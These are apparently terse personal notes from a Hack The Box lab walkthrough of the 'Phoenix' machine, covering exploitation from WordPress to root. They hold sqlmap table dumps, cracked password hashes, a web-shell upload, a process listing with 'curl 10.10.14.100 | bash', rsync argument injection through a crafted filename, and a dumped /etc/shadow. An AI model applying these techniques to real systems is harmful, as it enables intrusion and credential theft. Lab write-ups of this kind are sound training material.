
```
Database: wordpress
Table: wp_users
[7 entries]
+------------+
| user_login |
+------------+
| Dr_Tomato  |
| haxor      |
| Jack       |
| Jane       |
| john       |
| Jsmith     |
| Phoenix    |
+------------+
```

crack hashes with hashcat and

phoenix:phoenixthefirebird14 ⟹ 00 - Loot > Creds

```
Poenix:$P$BA5zlC0IhOiJKMTK.nWBgUB4Lxh/gc.:phoenixthefirebird14
Jsmith:$P$BV5kUPHrZfVDDWSkvbt/Fw3Oeozb.G.:superphoenix
john:$P$B8eBH6QfVODeb/gYCSJRvm9MyRv7xz.:password@1234
htbuser1:$P$Bujr0JYgEcAHRD1q827MRJwMPwvYvG/:haxor123
htbuser2:$P$B7.WXADqsx7gV453oi4w4C9Yzp4P8P1:haxor123
```

takes forever to dump anything... uggghhh...
and now it wants 2factor authentiation..


https://phoenix.htb/login/
phoenix.htb/login/

Validate OTP

Please enter the one time passcode shown in the **Authenticator** app.

Attempts left: 3

Enter code
Validate
Send backup codes on email
I'm locked out & unable to login.
powered by miniOrange

so now have to dump more.. gonna be a while...

```
Database: wordpress
Table: wp_mo2f_user_details
[20 columns]
+---------------------------------------------------+------------+
| Column                                            | Type       |
+---------------------------------------------------+------------+
| mo2f_2factor_enable_2fa_byusers                   | tinyint    |
| mo2f_AuthyAuthenticator_config_status             | tinyint    |
| mo2f_configured_2FA_method                        | mediumtext |
| mo2f_DuoAuthenticator_config_status               | tinyint    |
| mo2f_EmailVerification_config_status             | tinyint    |
| mo2f_GoogleAuthenticator_config_status            | tinyint    |
| mo2f_miniOrangePushNotification_config_status     | tinyint    |
| mo2f_miniOrangeQRCodeAuthentication_config_status | tinyint    |
| mo2f_miniOrangeSoftToken_config_status            | tinyint    |
| mo2f_OTPOverEmail_config_status                   | tinyint    |
| mo2f_OTPOverSMS_config_status                     | tinyint    |
| mo2f_OTPOverTelegram_config_status                | tinyint    |
| mo2f_OTPOverWhatsapp_config_status                | tinyint    |
| mo2f_SecurityQuestions_config_status              | tinyint    |
| mo2f_user_email                                   | mediumtext |
| mo2f_user_phone                                   | mediumtext |
| mo_2factor_user_registration_status               | mediumtext |
| mobile_registration_status                        | tinyint    |
| user_id                                           | bigint     |
| user_registration_with_miniorange                 | mediumtext |
+---------------------------------------------------+------------+

[13:29:55] [INFO] fetched data logged to text files under '/home/kali/hackthebox/Phoenix/.local/share/sqlmap/output/phoenix.htb'
```

dump more stuff or use sqlmap and get plugins and hack diff plugin...
-T wp_options -C option_value --where "option_name= 'active_plugins'"

found out using download from files plugin
and can get rev shell with phtml file

wp-user

enumerate

```
bash-5.0$ ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
wp_user     1994  0.0  0.0   2608   608 ?        S    04:39   0:00 sh -c curl 10.10.14.100 | bash
wp_user     1996  0.0  0.0   3976  3016 ?        S    04:39   0:00 bash
wp_user     1998  0.0  0.0   4108  3504 ?        S    04:39   0:00 bash -i
wp_user     2001  0.0  0.0   2636  1864 ?        S    04:40   0:00 script /dev/null -c bash
wp_user     2002  0.0  0.0   2608   608 pts/0    Ss   04:40   0:00 sh -c bash
wp_user     2003  0.0  0.0   4240  3680 pts/0    S    04:40   0:00 bash
wp_user     2006  0.0  0.1   9040  5828 pts/0    S+   04:41   0:00 ssh editor@10.11.12.13
wp_user    25793  0.0  0.0   2608   544 ?        S    16:33   0:00 sh -c uname -a; w; id; /bin/sh -i
wp_user    25797  0.0  0.0   2608   544 ?        S    16:33   0:00 /bin/sh -i
wp_user    25867  0.0  0.2  16212  9744 ?        R    16:33   0:02 python3 -c import pty;pty.spawn("/bin/bash")
wp_user    58637  0.0  0.0   9092  3072 pts/2    R+   18:26   0:00 ps aux
```

weird ssh as editor to that box.. i'm going to run nmap scan...
and it logs in with out the validator.. ok..

```
/** MySQL database password */
define( 'DB_PASSWORD', '<++32%himself%FIRM%section%32++>' );
```

editor

`ssh editor@10.11.12.13`
editor:superphoenix ⇒ 00 - Loot > Creds

found cron.sh.x
can run strace and see it does rsync and can check files with /proc/pid/cmdline etc...
and can use tmux ctrl+bb+command. to have mutliple tmux panes open.. a little tricky tho..

```
editor@phoenix:/backups$ touch -- '-e bash -c "bash exploit.sh"'
```

root

id && whoami

```
root@phoenix:~# whoami && id
root
uid=0(root) gid=0(root) groups=0(root)
```

uname -a

```
root@phoenix:~# uname -a
Linux phoenix 5.4.0-96-generic #109-Ubuntu SMP Wed Jan 12 16:49:16 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
```

root.txt

```
root@phoenix:~# cat root.txt
5aef6f91bf101b6f874b75784d537a49
```

/etc/shadow

```
root@phoenix:~# cat /etc/shadow
root:$6$U6DRf4846rMqwA5E$Bwo3RxRA1t15bx6xvX8fVZ1cNfMoFVkpwyoWcK2gz3HRX16/d.zqHlQI68v8drjuFWucpXhRYpIbnhg35.Vjc0:18944:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
lp:*:18474:0:99999:7:::
mail:*:18474:0:99999:7:::
news:*:18474:0:99999:7:::
uucp:*:18474:0:99999:7:::
proxy:*:18474:0:99999:7:::
www-data:*:18474:0:99999:7:::
backup:*:18474:0:99999:7:::
list:*:18474:0:99999:7:::
irc:*:18474:0:99999:7:::
gnats:*:18474:0:99999:7:::
nobody:*:18474:0:99999:7:::
systemd-network:*:18474:0:99999:7:::
systemd-resolve:*:18474:0:99999:7:::
systemd-timesync:*:18474:0:99999:7:::
messagebus:*:18474:0:99999:7:::
syslog:*:18474:0:99999:7:::
_apt:*:18474:0:99999:7:::
tss:*:18474:0:99999:7:::
uuidd:*:18474:0:99999:7:::
tcpdump:*:18474:0:99999:7:::
landscape:*:18474:0:99999:7:::
pollinate:*:18474:0:99999:7:::
usbmux:*:18941:0:99999:7:::
sshd:*:18941:0:99999:7:::
systemd-coredump:!!:18941::::::
phoenix:$6$gLLB4KeGdb5Hnsc2$t6EYvvoh1DnVbPUbySB.0IVNgQicWBhS87fatD7umPj9PAKs8ZDvwHcrwp.dV/ZFnQDXCOc81pGrLcKyRuUtl0:19046:0:99999:7:::
lxd:!:18941::::::
mysql:!:18941:0:99999:7:::
wp_user:!:18941:0:99999:7:::
editor:$6$CoywBsVPjctrApY9$P16ZwO5otTjkUm1B8kz8aKpgvC0mEK6g9Mq2wexdaRdF4kT3LuSM56R3BbJm28fp/39vUGJBRbPyw8r34PO1u/:19039:0:99999:7:::
postfix:*:19044:0:99999:7:::
```